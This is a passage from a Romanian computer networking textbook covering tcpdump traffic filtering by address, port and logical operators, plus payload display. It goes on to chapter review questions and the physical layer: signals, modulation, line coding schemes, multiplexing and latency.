14:24:09.659229 IP 86.122.60.17.22 > 79.117.24.159.52497: Flags [P.], seq
2748193907:2748194103, ack 1188289733, win 192, length 196
14:24:09.669154 IP 86.122.60.17.22 > 79.117.24.159.52497: Flags [P.], seq 196:376, ack 1,
win 192, length 180
```

Se poate observa că sunt prezente doar pachetele ce au ca adresă IP sursă *86.122.60.17*.

- după adresa IP destinaţie folosind parametrul `dst`, urmat de adresa IP sau nume

```
root@HQ:~# tcpdump -i eth1 -n dst 86.122.60.17
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes
14:26:42.143742 IP 79.117.24.159.60082 > 86.122.60.17.1046: UDP, length 64
14:26:42.144877 IP 79.117.24.159.60082 > 86.122.60.17.1046: UDP, length 39
```

În captura anterioară sunt prezente doar pachetele ce au ca adresă IP sursă *86.122.60.17*.

0.5.3 Analiza traficului de nivel 4

În capturile anterioare, ceea ce se găseşte în antetul de nivel 3, după „.", în fiecare adresă, reprezintă portul (practic adresa de nivel 4 – vezi mai multe detalii în capitolul *Securizarea reţelei*). Aceste adrese sunt urmate de diferite flag-uri, aparţinând protocolului de nivel 4.

În cele ce urmează, se vor descrie diferite tipuri de filtre pentru selectarea traficului, în funcţie de porturi (adresa de nivel 4):

- după portul sursă prin parametrul `src port` urmat de numărul portului

```
root@HQ:~# tcpdump -i eth1 -n src port 22
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes
14:28:14.839241 IP 86.122.60.17.22 > 79.117.24.159.52497: Flags [P.], seq
2748283031:2748283227, ack 1188299089, win 192, length 196
14:28:14.849146 IP 86.122.60.17.22 > 79.117.24.159.52497: Flags [P.], seq 196:376, ack 1,
win 192, length 180
```

- după portul destinaţie prin parametrul `dst port` urmat de numărul portului

```
root@HQ:~# tcpdump -i eth1 -n dst port 22
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes
14:27:40.812904 IP 79.117.24.159.52497 > 86.122.60.17.22: Flags [.], ack 2748269975, win
4266, length 0
14:27:41.030696 IP 79.117.24.159.52497 > 86.122.60.17.22: Flags [.], ack 149, win 4229,
length 0
```

Dacă dorim o selectare mai specifică a traficului inspectat, putem combina opţiunile prezentate anterior, folosind operatorii logici `and` şi `or`.

În cele ce urmează prezentatăm selecţii compuse, folosind operatorii logici:

- traficul de la adresa *86.122.60.17* şi portul destinaţie *52497*:

```
root@HQ:~# tcpdump -i eth1 -n src 86.122.60.17 and dst port 52497
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes
14:34:17.399881 IP 86.122.60.17.22 > 79.117.24.159.52497: Flags [P.], seq
2748309523:2748309719, ack 1188305185, win 192, length 196
14:34:17.409074 IP 86.122.60.17.22 > 79.117.24.159.52497: Flags [P.], seq 196:376, ack 1,
win 192, length 180
```

Se observă în captura anterioară doar pachete ce au adresa sursă 86.122.60.17 (*86.122.60.17.22*) şi portul destinaţie *52497* (*79.117.24.159.52497*).

- traficul ce are ca destinaţie adresa *79.117.24.159* sau adresa *213.154.124.1*:

```
root@HQ:~# tcpdump -i eth1 -n dst 79.117.24.159 or dst 213.154.124.1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes
14:37:20.219910 IP 86.122.60.17.22 > 79.117.24.159.52497: Flags [P.], seq
2748345087:2748345139, ack 1188311625, win 192, length 52
14:37:20.222248 IP 86.122.60.17.38963 > 213.154.124.1.53: 1027+ AAAA? google.ro. (27)
```

Se observă că au fost afişate doar pachetele ce au ca destinaţie una din cele două adrese IP.

- traficul ce are ca destinație adresa *86.122.60.17* și portul *22* sau adresa destinație *74.125.232.216*:

```
root@HQ:~# tcpdump -i eth1 -n \( dst 86.122.60.17 and dst port 22 \) or dst 74.125.232.216
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes
14:48:15.962474 IP 79.117.24.159.52497 > 86.122.60.17.22: Flags [.], ack 2748452239, win
4063, length 0
4:48:25.101438 IP 86.122.60.17.56532 > 74.125.232.216.80: Flags [.], ack 1419, win 137,
options [nop,nop,TS val 676238255 ecr 1297054305], length 0
```

În captura anterioară apar doar pachetele ce au ca destinație adresa *86.122.60.17* și portul *22* (primul pachet capturat de la momentul *14:48:15.962474*) sau adresa destinație *74.125.242.216* (al doilea pachet capturat)

Gruparea expresiilor compuse se poate realiza cu paranteze rotunde, dar acestea trebuie precedate de „\", pentru a nu fi interpretate de consola în care se execută comanda.

0.5.4 Analiza conținutului de date

Pe lângă antetele datelor, obținute prin încapsulare, `tcpdump` este capabil să afișeze și datele efective din pachetele capturate. Pentru acest lucru se folosește opțiunea `-x` (afișează doar în format hexazecimal conținutul de date) sau `-X` (afișează în format hexazecimal și ASCII):

```
root@HQ:~# tcpdump -i eth1 -x
18:36:33.557589 IP HQ.ssh > 79-117-24-159.rdsnet.ro.59684: Flags [P.], seq 8108:8800, ack
189, win 192, length 692
        0x0000:  4510 02dc 0b18 4000 4006 3255 567a 3c11
        0x0010:  4f75 189f 0016 e924 be95 4700 c3ba 675f
        0x0020:  5018 00c0 4223 0000 ba19 c39a 4a6d 7124
        0x0030:  5716 0e33 e44e 4a5b 27bd 3582 4c99 80ee
        0x0040:  b123 c8c3 116a 39f6 3aea f447
root@HQ:~# tcpdump -i eth1 -X
18:37:21.325009 IP HQ.ssh > 79-117-24-159.rdsnet.ro.59684: Flags [P.], seq 21172:22524, ack
461, win 192, length 1352
        0x0000:  4510 0570 0b46 4000 4006 2f93 567a 3c11  E..p.F@.@./.Vz<.
        0x0010:  4f75 189f 0016 e924 be95 a358 c3ba 6c03  Ou.....$...X..l.
        0x0020:  5018 00c0 8a97 0000 b152 e2ba 1d9a 8fd0  P........R......
        0x0030:  ce63 8668 f913 3a6a 2377 ccab 340d e078  .c.h..:j#w..4..x
        0x0040:  458d 1018 7ff7 a233 23b5 79dc            E......3#.y.
```

Se observă că în ambele rulări de mai sus este afișat conținutul fiecărui pachet în format hexazecimal. Pe prima coloană este afișat octetul de la care începe linia respectivă, în hexazecimal (*0x0000, 0x0010*, etc). Valoarea 0x0010 semnifică octetul cu numărul 16, în decimal. Pe fiecare linie sunt 8 grupuri de 4 valori, fiecare având 2 octeți (fiecare caracter hexazecimal este reprezentat pe 4 biți, adică jumătate de octet), în total 16 octeți pe linie. Astfel incrementul de 10H este justificat (10H reprezintă 16 octeți, în decimal).

Pentru opțiunea `-X`, se observă, în partea dreaptă a fiecărei linii, datele în format ASCII. Această opțiune este utilă când dorim să vizualizăm datele necriptate din rețea (de exemplu protocolul *telnet* nu criptează traficul).

În toate comenzile de mai sus, se poate omite specificarea interfeței, dar atunci `tcpdump` va inspecta traficul de pe toate interfețele.

Pentru mai multe opțiuni în scrierea expresiilor, puteți consulta pagina de manual *pcap-filter* (`man pcap-filter`).

0.6 Concluzii

Reţeaua de calculatoare este unul dintre cele mai importante concepte din domeniul calculatoarelor. Prin interconectare se realizează schimbul de date între dispozitive, în vederea accesului rapid la informaţie. De exemplu, pentru a trimite un document între două oraşe nu mai este necesar să aşteptăm 1-2 zile să ajungă prin curierat, aceasta putând fi trimis instantaneu prin intermediul reţelelor de calculatoare. Partajarea datelor aduce avantaje şi în procesarea distribuită a informaţiilor. Astfel, dacă trebuie analizat un set mare de date, acesta poate fi prelucrat mai repede de mai multe calculatoare legate într-o reţea decât de un singur calculator.

Principalele dispozitive ce fac parte dintr-o reţea sunt placa de reţea (cu staţia aferentă), switch-ul şi ruterul, folosind diferite medii de transmisie: cupru, fibra optică şi aerul. Trecerea de la un mediu de transmisie la altul se face prin echipamente dedicate, ce poartă numele de convertoare. Pentru conversia aer-cupru se foloseşte punctul de acces, iar pentru legătura fibră optică-cupru se utilizează media convertorul. În funcţie de întinderea reţelelor, acestea pot fi clasificate în: LAN (distanţe mici), MAN (distanţe medii) şi WAN (distanţe mari).

Pentru a simplifica modul de transmisie al datelor în reţea se foloseşte o stivă de protocoale, distribuită pe mai multe nivele. Fiecare nivel este specializat în asigurarea unui serviciu. Protocolul de la un anumit nivel se foloseşte de serviciile puse la dispoziţie de protocoalele de pe nivelele inferioare şi, la rândul lui, asigură interfaţa pentru protocoalele de nivel superior. Stiva TCP/IP este cea folosită în Internet, fiind compatibilă cu modelul OSI.

0.6.1 Linux

Comandă	Descriere
tcpdump	Afișează antetele datelor încapsulate și conținutul efectiv.

0.7 Întrebări

1. De ce componentă are nevoie o staţie pentru a se lega la o reţea?
   Placă de reţea
   Punct de acces
   Ruter
   Cablu de cupru

2. Care este rolul unei stive de protocoale?
   Complică transferul datelor pe reţea
   Realizează o separaţie a funcţiilor ce trebuie realizate pentru a trimite date
   Nu are un rol semnificativ. Se respectă doar un standard
   Răspunsurile 2 şi 3

3. Nivelul unei stive de protocoale oferă servicii _____ _____.

4. Care este protocolul dominant folosit la nivelul reţea, în stiva TCP/IP?
   IP
   TCP
   UDP
   ICMP

5. Care este stiva de protocoale folosită în Internet?
   OSI
   TCP/IP
   IP
   TCP

6. Ce nivele ale stivei OSI sunt reunite în cadrul stivei TCP/IP?
   Nivelele 1 și 2
   Nivele 3 și 4
   Nivelele 5, 6 și 7
   Nivelele 1,2 , cât și Nivelele 5,6,7

7. Cum putem delimita o rețea de tip LAN (*Local Area Network*) ?
   După distanța dintre nodurile sale
   După tipurile de echipamente de rețea
   După punctul comun de ieșire către Internet (către rețelele MAN/WAN)
   După tipul stațiilor din cadrul rețelei

8. *Topologia logică* se referă la:
   Clasificarea echipamentelor în funcție de rolul lor în rețea
   Modul în care echipamentele sunt folosite pentru a realiza comunicația între entități
   Tipul echipamentelor folosite
   Conectarea fizică a echipamentelor în cadrul rețelei

1 Nivelul fizic

Ce se învață în acest capitol?

- Tipuri de semnale
- Mutiplexarea semnalului
- Codificări ale semnalelor
- Medii de transmisie
- Interfețe de mare viteză (tehnologii folosite în WAN)

Cine este ...

Alexander Graham Bell a fost un om de știință, un inventator și, ulterior, industriaș american, fiind prima persoană care a brevetat telefonul. În 1881, în cadrul sistemelor telefonice proiectate de Bell, s-au folosit pentru prima dată cabluri torsadate (twisted pair) de cupru.

Pentru a putea trimite datele în rețea este necesară transformarea acestora în semnale, deoarece semnalele sunt cele care se pot propaga (pot călători) pe mediul de transmisie folosit. Transformarea trebuie să respecte anumite reguli astfel încât, la destinație, receptorul să înțeleagă ce s-a transmis.

Nivelul fizic are rolul de a transmite date pe canalul de comunicație folosind semnale. Unitatea de date folosită este bitul. Altfel spus, acest nivel **convertește biții în semnale**, pentru a putea fi puse pe canal. Tot la acest nivel se stabilește viteza cu care sunt transmise datele (**controlul vitezei**) și are loc procesul de negociere a parametrilor (**sincronizarea comunicației** între echipamente). Un alt rol al nivelului fizic este acela de a trimite pe canal, în același timp, mai multe semnale compuse (**multiplexare**).


1.1 Semnale

După cum am precizat anterior, la nivelul fizic se lucrează numai cu semnale, fiind importante mijloacele prin care biţii pot fi transportaţi cât mai eficient. În paragrafele următoare vor fi prezentate diverse tehnici ce fac posibilă optimizarea transferului de biți printr-un canal fizic.

La nivelul cel mai general, **un semnal** este un fenomen fizic măsurabil, care variază în spaţiu şi/sau timp, utilizat pentru a transmite informaţie. Semnalele pot fi continue sau discrete. De asemenea, o clasificare frecventă a semnalelor este cea *analogic/digital*. Semnalul analogic este continuu în timp, într-o reprezentare grafică, acesta având forma unor valuri, fără schimbări bruște ale valorii semnalului. Semnalul digital este discret, acesta având valori constante pentru o perioadă de timp. Schimbarea bruscă a valorii unui semnal digital face diferența între două informații diferite.

1.1.1 Semnale analogice

Semnalele analogice sunt continue şi, teoretic, ar putea fi reprezentate complet prin numere doar cu un nivel infinit de precizie (cu un număr infinit de zecimale). Exemple de s*emnale analogice* sunt cele întâlnite în natură, cum ar fi vocea umană, ciripitul păsărilor, şuieratul vântului, etc. Atunci când sunt reprezentate grafic în funcţie de timp, ele au aspectul unor valuri mai mult sau mai puţin simetrice (vezi Fig. 1-1). O sinusoidă este cel mai simplu semnal analogic.




1-1 Reprezentarea unui semnal analogic

Semnalele analogice variază continuu în timp şi de aceea nu au treceri bruşte de la o valoare la alta: se mai spune că sunt „*wavy*", adică unduioase. Acestea sunt caracterizate prin amplitudine, frecvență (sau perioadă) și fază.


Amplitudinea reprezintă nivelul maxim al semnalului (maximul de pe axa *Valoare* din Fig. 1-1). Frecvența se referă la viteza de schimbare a direcției graficului, relativ la timp. Faza este caracterizată prin poziția formei de undă raportată la momentul de timp 0 (nivelul axei *Valoare* la momentul de timp 0 din Fig. 1-1). Aceste caracteristici pot varia, obținându-se noi semnale.

Modularea se referă la modificarea unui semnal folosind un alt semnal. Într-o transmisie radio, semnalul cu ajutorul căruia este transportată informaţia este o undă, de exemplu o sinusoidă. Transmiţătorul emite în permanenţă o sinusoidă (caracterizată de amplitudine, frecvenţă şi fază) cu toţi parametrii constanţi. În acest caz, cantitatea de informaţie este nulă, adică pe această sinusoidă nu este transmisă niciun fel de informaţie utilă. În momentul în care începe transmisia datelor, semnalul util de date, adică biţii, sunt folosiţi pentru a varia parametrii sinusoidei. Cu alte cuvinte, datele (biții) se reprezintă prin variația caracteristicilor sinusoidei.



1-2 Modulare în amplitudine

În funție de parametrul variat, modulația poate fi în amplitudine (AM – *amplitude modulation*; vezi Fig. 1-2), în frecvență (FM – *frequency modulation*; vezi Fig. 1-3) sau în fază (PM – *phase modulation*).




1-3 Modulare în frecvenţă

Modularea în amplitudine şi modularea în frecvenţă se folosesc în mod special în transmisiile radio. De exemplu, majoritatea posturilor radio, când specifică frecvenţa, menţionează şi sufixul *AM* sau *FM*.

1.1.2 Semnale digitale

Semnalele digitale sunt discrete şi cuantizate – adică pot fi reprezentate prin numere cu un anumit nivel de precizie prestabilit. *Semnalele digitale*, cel mai adesea, sunt cele folosite în tehnică şi au la bază două valori logice, 0 şi 1, care au fiecare câte o reprezentare în funcţie de modul în care sunt transmise. Impulsurile digitale (0 sau 1 logic) se numesc biţi. Transmisia digitală este de multe ori preferabilă celei analogice deoarece este mai puţin afectată de zgomote, fiind deci mai robustă. Datorită trecerilor bruşte de la o valoare la alta, se mai spune că este *„jumpy"*, adică săltăreaţă. Semnalele digitale menţin un nivel constant de tensiune sau intensitate luminoasă, apoi trec pe alt nivel constant, cele 2 niveluri reprezentând biţii 0 și 1 (vezi Fig. 1-4).



1-4 Transmisie digitală

Transmisia digitală e mai puţin afectată de zgomote. Fie o linie pe care se doreşte transmiterea numărului 7. Dacă transmisia este analogică, se va transmite practic o undă, în care considerăm amplitudinea ca fiind de 0,7 (dacă s-ar fi dorit transmiterea numărului 5, ar fi trebuit folosită o amplitudine 0,5, etc). Dacă acea linie este afectată de interferenţe electromagnetice cu amplitudinea de 0,2, atunci la recepţie se va citi 0,9, adică numărul 9. Transmisie eronată! Dacă în schimb se foloseşte transmisia digitală, va trebui convertit 7 în binar, iar numărul 111 va fi transmis digital. Transmisia poate avea 2 valori: spre exemplu, 0 logic între amplitudinile 0,1 şi 0,4 şi 1 logic între 0,8 şi

1. Dacă se doreşte transmiterea lui 1 logic de 3 ori, practic vor fi transmise 3 impulsuri cu amplitudinea de 0,8. Dacă la ele se adaugă interferenţele prezente pe linie, la celălalt capăt vor fi citite 3 impulsuri de amplitudine 1, ceea ce înseamnă tot 1 logic. Transmisie corectă! Este adevărat că există numeroase cazuri în care, datorită interferenţelor prea mari, se emite 0 şi se recepţionează 1 sau invers, însă, în comparaţie cu transmisia analogică, cea digitală este mult mai precisă şi mai robustă. Tipurile de semnale discutate mai jos sunt în marea lor majoritate digitale (acestea sunt cele mai folosite în reţele de calculatoare); atunci când este vorba despre semnale analogice, acest lucru va fi precizat explicit.

1.1.3 Codificări ale semnalelor


De-a lungul timpului au existat numeroase forme de transport al informaţiei pe distanţe lungi. Fiecare dintre aceste metode avea o anumită formă de codare a informaţiei. De exemplu, indienii *apache* făceau un foc mare pe un deal şi cu ajutorul unei pături formau rotocoale de fum. O variantă de codare folosită ar putea fi: 3 rotocoale de fum înseamnă că este vânat mult prin zonă, 4 rotocoale mari şi două mici înseamnă că vine furtuna, etc. Apariţia codului *Morse* a revoluţionat la vremea respectivă comunicaţiile: fiecare literă avea propriul ei simbol format din semnale lungi şi scurte.

Procesul de transformare a informaţiei într-un semnal ce poate fi transportat pe un canal fizic se numeşte *codare*. Pentru a transmite informaţia, aceasta trebuie convertită într-un semnal digital binar. La nivelul fizic, pasul următor constă în codarea semnalului binar într-un alt semnal adecvat mediului fizic – precum variaţii ale nivelului de tensiune într-un cablu de cupru, sau variaţii ale luminozităţii într-o fibră optică.

Codarea (denumită şi *line coding* sau *digital baseband modulation*) poate fi unipolară (un singur nivel de tensiune care reprezintă 1; absenţa înseamnă 0), polară (două niveluri de tensiune) şi bipolară (trei niveluri: pozitiv, negativ şi zero). Transmisia datelor digitale este caracterizată prin două metrici importante: *bit rate* (numărul de biţi pe secundă trimişi) şi *bit interval* (cât timp durează să fie trimis un bit).

Mai jos sunt prezentate câteva metode de codare ale semnalelor binare în semnale fizice.

Manchester IEEE 802.3




1-5 Manchester IEEE 802.3

Codarea Manchester se realizează pe două niveluri, cu autosincronizare. O tranziţie jos-sus, la mijlocul perioadei de ceas, codifică bitul 0, iar o tranziţie sus-jos bitul 1. Pentru a satisfice aceste condiţii, la sfârşitul perioadei de ceas se face o tranziţie, dacă este necesar, pentru a fi pe nivelul corespunzător bitului ce urmează (nivelul jos dacă bitul este 0 sau nivelul sus dacă bitul este 1 – vezi

Fig. 1-5 tranziţiile negre). Codarea Manchester este utilizată în cadrul standardului IEEE 802.3 (*Ethernet*).

Manchester diferenţial


Manchester diferenţial este o metodă de codare în care datele sunt combinate cu semnalele de ceas pentru a forma un şir de date cu autosincronizare. Pentru a reprezenta 1, prima jumătate a perioadei de ceas curente trebuie să fie egală cu ultima jumătate a perioadei precedente. Pentru a codifica 0, se inversează nivelul de tensiune existent în cea de-a doua jumătate a semnalului anterior. Cu alte cuvinte, un bit 0 este reprezentat printr-o tranziţie la începutul perioadei de ceas, absenţa acestei tranziţii semnificând 1 logic (vezi Fig. 1-6). Manchester diferenţial este utilizat în cadrul standardului 802.5 (*Token Ring*).



1-6 Manchester Diferenţial

Non-Return-To-Zero Level (NRZ-L)

În codarea Non-Return-to-Zero Level (NRZ-L), valoarea 1 logic este transmisă ca o tensiune joasă (de obicei negativă, de exemplu între -12V şi -5V), iar 0 logic ca un nivel de tensiune înaltă (pozitivă, de exemplu între 5V şi 12V).




1-7 Non-Return-To-Zero Level (NRZ-L)

În reprezentarea unui şir de biţi nivelul semnalului urmăreşte starea bitului (vezi Fig. 1-7).

Un dezavantaj important al acestei metode de codare este riscul crescut de pierdere a sincronizării la receptor. Transmiterea unei secvenţe de date ce conţine un număr mare de biţi consecutivi cu aceeaşi valoare presupune menţinerea tensiunii mai mult timp pe acelaşi nivel, iar în cazul desincronizării, numărul biţilor recepţionaţi poate fi eronat.


Non-Return-To-Zero Inverted (NRZ-I)

În codarea Non-Return-to-Zero Inverted (NRZ-I), valoarea semnalului trece de pe un nivel pe altul doar atunci când, în şirul de biţi transmişi, apare valoarea 1 logic. Ca exemplu, dacă în starea curentă semnalul se află pe nivelul de tensiune joasă, la apariţia unui bit de valoare 1 va trece pe tensiune înaltă. Apariţia unuia sau mai multor biţi de 0 nu schimbă în niciun fel nivelul de tensiune. Acesta va reveni la tensiune joasă doar pentru a reprezenta următorul bit de 1 întâlnit în şir (vezi Fig. 1-8).



1-8 Non-Return-To-Zero Inverted (NRZ-I)

Multi-Level Transmit 3 (MLT-3)




1-9 Multi-Level Transmit 3 (MLT-3)

Codarea Multi-Level Transmit 3 (MLT-3) folosește trei nivele de tensiune. Pentru a reprezenta bit-ul 1, la începutul perioadei de ceas, se realizează o tranziție. La apariția unui bit de 0, nivelul nu se modifică. Tranzițiile se fac între nivelurile minim și maxim. Direcția în care se modifică nivelul, se schimbă la atingerea unuia dintre cele 2 praguri (minim sau maxim).

Pulse-Amplitude Modulation 5

În codarea Pulse-Amplitude Modulation 5 se folosesc 5 nivele de tensiune, fiecărui nivel de tensiune fiindu-i atribuit un grup de 2 biți. De exemplu, dacă pentru grupul *01* atribuim nivelul 1 de tensiune, la apariția acestei combinații, se va realiza o tranziție directă către nivelul 1. Dacă grupul anterior a fost tot *01*, atunci nu se va realiza nicio tranziție. Grupul de 2 biți va fi *consumat* și se va trece la următorul grup.



1-10 Pulse-Amplitude Modulation 5 (PAM-5)

4B5B

Codarea 4B5B convertește blocuri de 4 biți în blocuri de 5 biți. Această codare este folosită împreună cu NRZ-I (fibra optică) sau MLT-3 (Ethernet 100BASE-TX). Blocurile de 5 au suficient de mulți biți de 1 astfel încât NRZ-I/MLT-3 să nu piardă sincronizarea. După cum se poate observa în Fig. 1-11, nu se pot obține consecutiv mai mult de 3 biți de 0. Astfel, pentru NRZ-I, va rezulta o tranziție la cel mult două perioade de ceas.

Nume	4b	5b
0	0000	11110
1	0001	01001
2	0010	10100
3	0011	10101
4	0100	01010
5	0101	01011
6	0110	01110
7	0111	01111


Nume	4b	5b
8	1000	10010
9	1001	10011
A	1010	10110
B	1011	10111
C	1100	11010
D	1101	11011
E	1110	11100
F	1111	11101

Nume	4b	5b
Q	-	00000
I	-	11111
J	-	11000
K	-	10001
T	-	01101
R	-	00111
S	-	11001
H	-	00100

1-11 Pulse-Amplitude Modulation 5 (PAM-5)

În Fig. 1-12 sunt prezentate codificările aplicate semnalului de date pentru tehnologiile de transmisie pe fibră optică, respectiv pe cupru. În cazul transmisiei peste fibra optică se folosește o nouă codare 8B10B (de la 8 la 10 biți, tot în același scop ca și 4B5B) împreună cu NRZ. Pentru transmisia peste cablul de cupru torsadat (vezi *Medii de transmisie*) se folosește codificarea PAM-5.

Primele două diagrame reprezintă etapele de codificare din rețelele FastEthernet ce oferă viteze de până la 100Mbps, iar ultimele două prezintă codificarea pentru tehnologii ce oferă viteze de transmisie de până la 1Gbps (gigabiți pe secundă).




1-12 Folosirea codificărilor pentru transmisia 100 Mbps, respectiv 1000Mbps

1.1.4 Transmisia datelor digitale folosind semnale analogice

La începutul anilor 90 transmisia de date a început să ia amploare, fiind disponibilă și pe piața liberă, nu doar în universități și instituții publice. La acea vreme nu existau rețele capabile să transmită date, doar rețelele de voce fiind dezvoltate la scară largă. Pentru a facilita dezvoltarea rețelelor de calculatoare și a transmisiilor de date, s-a propus folosirea rețelelor de telefonie. Acest lucru introducea anumite probleme, cel mai important fiind faptul că era un mediu de transmisie analogic, care folosea semnale analogice. Se punea deci problema transmisiei digitale pe medii analogice.


Trebuie făcută distincţia între tipul semnalului şi tipul datelor transmise folosind acel semnal. La rândul lor, şi datele se împart în analogice sau digitale. *Datele analogice* sunt valori continue din

cadrul unui interval (exemplu: sunetele din natură, înălţimea unei coloane de mercur din termometru).




1-13 ASK (Amplitude Shift Key)

Datele digitale sunt valori discrete (exemplu: un fişier text, cifrele afişate pe ecranul unui termometru digital). Un caz în care date analogice, cum ar fi vocea, sunt transmise printr-un semnal analogic, este cel al telefonului clasic. De obicei, pentru datele digitale se folosesc semnale digitale. Dacă se dorește transmiterea datelor digitale peste un mediu ce folosește semnale analogice (de exemplu linii telefonice) semnalul analog trebuie modulat, folosind un modem. Acesta preia datele digitale de transmis şi le transformă în semnal analogic. La recepţie, aplicând procesul invers, demodularea, asupra semnalului analogic citit de pe mediu se obţin datele digitale. Există mai multe tipuri de modulare: ASK (Amplitude Shift Keying – vezi Fig. 1-13), FSK (Frequency Shift Keying – vezi Fig. 1-14), PSK (Phase Shift Keying – vezi Fig. 1-15).




1-14 FSK (Frequency Shift Key)



1-15 PSK (Phase Shift Key)

Acestea sunt asemănătoare cu cele prezentate anterior, dar există o diferență importantă: aici se trimit date digitale (biți de 0 și 1), pe când în exemplele prezentate în cadrul semnalelor analogice se trimiteau semnale analogice (vocea de la radio). Viteza de transmitere a datelor se poate măsura în biți pe secundă (bit-rate) sau semnale pe secundă (baud-rate), tehnicile de modulare caracterizându-se prin raportul dintre bit-rate și baud-rate.


După cum se poate observa, în toate cele trei cazuri, raportul dintre bit-rate și baud-rate este de 1. Se pot realiza combinații între ASK și PSK, putându-se reprezenta mai mulți biți într-un semnal (vezi Fig. 1-16). Remarcăm că prin variația amplitudinii (2 nivele) și a fazei (4 pozitii), se pot crea 8 semnale diferite, fiecare semnal reprezentând un grup de 3 biți.




1-16 ASK-PSK

Folosind valorile amplitudinii (*A*) și ale fazei (φ), putem reprezenta modularea ASK-PSK într-un cerc trigonometric. Această reprezentare poartă numele de diagramă de constelații. Un exemplu de construire a acestei diagrame se află în Fig. 1-17.

Cod	A	ϕ	Cod	A	ϕ
000	1	0°	100	1	180°
001	2	0°	101	2	180°
010	1	90°	110	1	270°
011	2	90°	111	2	270°



1-17 Diagramă de constelații




1-18 Modulare QAM-64

În Fig. 1-18 este reprezentată modulația *QAM-64*. Observăm 64 de puncte de constelație, cu ajutorul cărora se pot trimite 6 biți (cele 64 de poziții pot fi reprezentate pe 6 biți, respectiv $\log_2 64 = 6$).

1.1.5 Multiplexarea semnalului

De multe ori, capacitățile legăturilor instalate ajung să fie saturate, unele rețele fiind congestionate. Astfel, transmisia se realizează mai greoi. În acest caz, se impune creșterea capacității de transmisie, prin crearea unor noi legături. Pentru o nouă legătură, trebuie, în primul rând, un nou mediu de transmisie (de exemplu să fie tras un nou cablu). În unele cazuri, costurile sunt foarte mari sau nu există posibilitatea tehnică (cablurile sunt îngropate și nu mai există tuburi libere prin care să fie trase noi cabluri). Aceste probleme pot fi rezolvate prin transmiterea mai multor semnale, cu informații disctincte, pe același cablu. Cu ajutorul unui echipament, semnalele sunt compuse într-unul singur, *mai mare*. Astfel, pentru creșterea capacității unor legături, trebuie schimbate doar echipamentele de la capete, fără a instala un nou mediu de transmisie (cablu).


Multiplexarea semnalului constă în gruparea mai multor fluxuri de date într-un singur semnal, peste un singur mediu partajat.



1-19 FDM (Frequency Division Multiplexing)

Multiplexarea se împarte, la rândul ei, în analogică şi digitală. Din cea analogică fac parte următoarele tehnici de multiplexare:


- FDM (Frequency Division Multiplexing): fiecare canal (flux de date) primeşte o anumită bandă de frecvenţă (vezi Fig. 1-19).
- WDM (Wavelength Division Multiplexing): este o formă de multiplexare dezvoltată pentru transmisia pe fibră. Fiecare canal primeşte o lungime de undă pe care să o folosească la transmiterea datelor (vezi Fig. 1-20). Fiecare fibră de la destinaţie conţine un filtru special (construit folosind o prismă), care filtrează toate lungimile de undă mai puţin una. Semnalele rezultate pot fi rutate către destinaţie sau recombinate în diferite feluri pentru transmisii ulterioare. Concept publicat încă din anii 1970, tehnologia WDM a progresat extrem de rapid. Dacă primul sistem WDM combina doar 2 canale, sistemele moderne pot combina până la 160 de semnale, putând astfel extinde un sistem de 10Gbps până la o valoare teoretică de 1Tbps doar pe o pereche de fibră optică. În 2001 existau produse pe piaţă cu 96 de canale de 10Gbps fiecare, deci un total de 960Gbps. În laboratoare se lucrează deja la sisteme ample ce cuprind peste 200 de canale. Atunci când numărul de canale este foarte mare şi lungimile de undă sunt foarte apropiate (0,1nm) sistemul este numit DWDM (*Dense WDM*).



1-20 WDM (Wavelength Division Multiplexing)

Din categoria multiplexării digitale face parte:

- TDM (Time Division Multiplexing): informaţiilor din fiecare canal de date li se alocă o cuantă de timp predefinită, indiferent dacă pe acele canale se transmite sau nu (vezi Fig. 1-21).



1-21 TDM (Time Division Multiplexing)

1.1.6 Caracteristici ale semnalului

Performanţele unei reţele sunt dependente de calitatea semnalului. Calitatea semnalului se defineşte în funcţie de anumite caracteristici cum ar fi: latenţa (cât de repede ajunge la destinaţie un semnal), atenuarea (cât se pierde din semnal din cauza distanţei parcurse) sau zgomotul (influenţe externe de la alte semnale).

Latenţa, numită şi întârziere, este de două tipuri: latenţa propagării prin mediul de transmisie şi latenţa trecerii prin echipamentele de reţea. Primul tip de latenţă este dat de viteza de propagare a semnalului în mediul de transmisie specific şi de distanţa între sursă şi destinaţie. De exemplu, pentru o transmisie prin mediul electric viteza de propagare a semnalului este aproximativ două treimi din viteza luminii. Aceasta înseamnă că un impuls electric va parcurge un segment de reţea de 100 m în: $100 / (2/3 * 3 * 10^8) = 0,5 * 10^{-6}$. A doua sursă a latenţei o reprezintă echipamentele de reţea folosite pe parcurs. Fiecare echipament execută operaţii specifice, de la redresarea semnalului electric, până la determinarea căii optime pe care trebuie trimis fiecare pachet. Latenţa dispozitivelor de interconectare variază de la câteva microsecunde în cazul hubului şi a convertoarelor de mediu, până la milisecunde în cazul comutatoarelor şi a ruterelor. Astfel, comparativ cu latenţa introdusă de un repetor Ethernet, de aproximativ 5,6 microsecunde, latenţa mediului de conectare este cu un ordin de mărime mai mică. Latenţa propagării este în general semnificativ mai mică decât latenţa dispozitivelor de interconectare, astfel încât deseori este considerată drept neglijabilă. Cu toate acestea, există cazuri în care latenţa propagării este factorul principal al întârzierii totale a unui semnal, cel mai relevant exemplu fiind cel al comunicaţiilor prin satelit. Folosirea sateliţilor geostaţionari face ca drumul total între sursă şi destinaţie să fie de peste 75.000 km, aducând latenţa totală a oricărei transmisiuni în jurul valorii de 0,5 secunde.

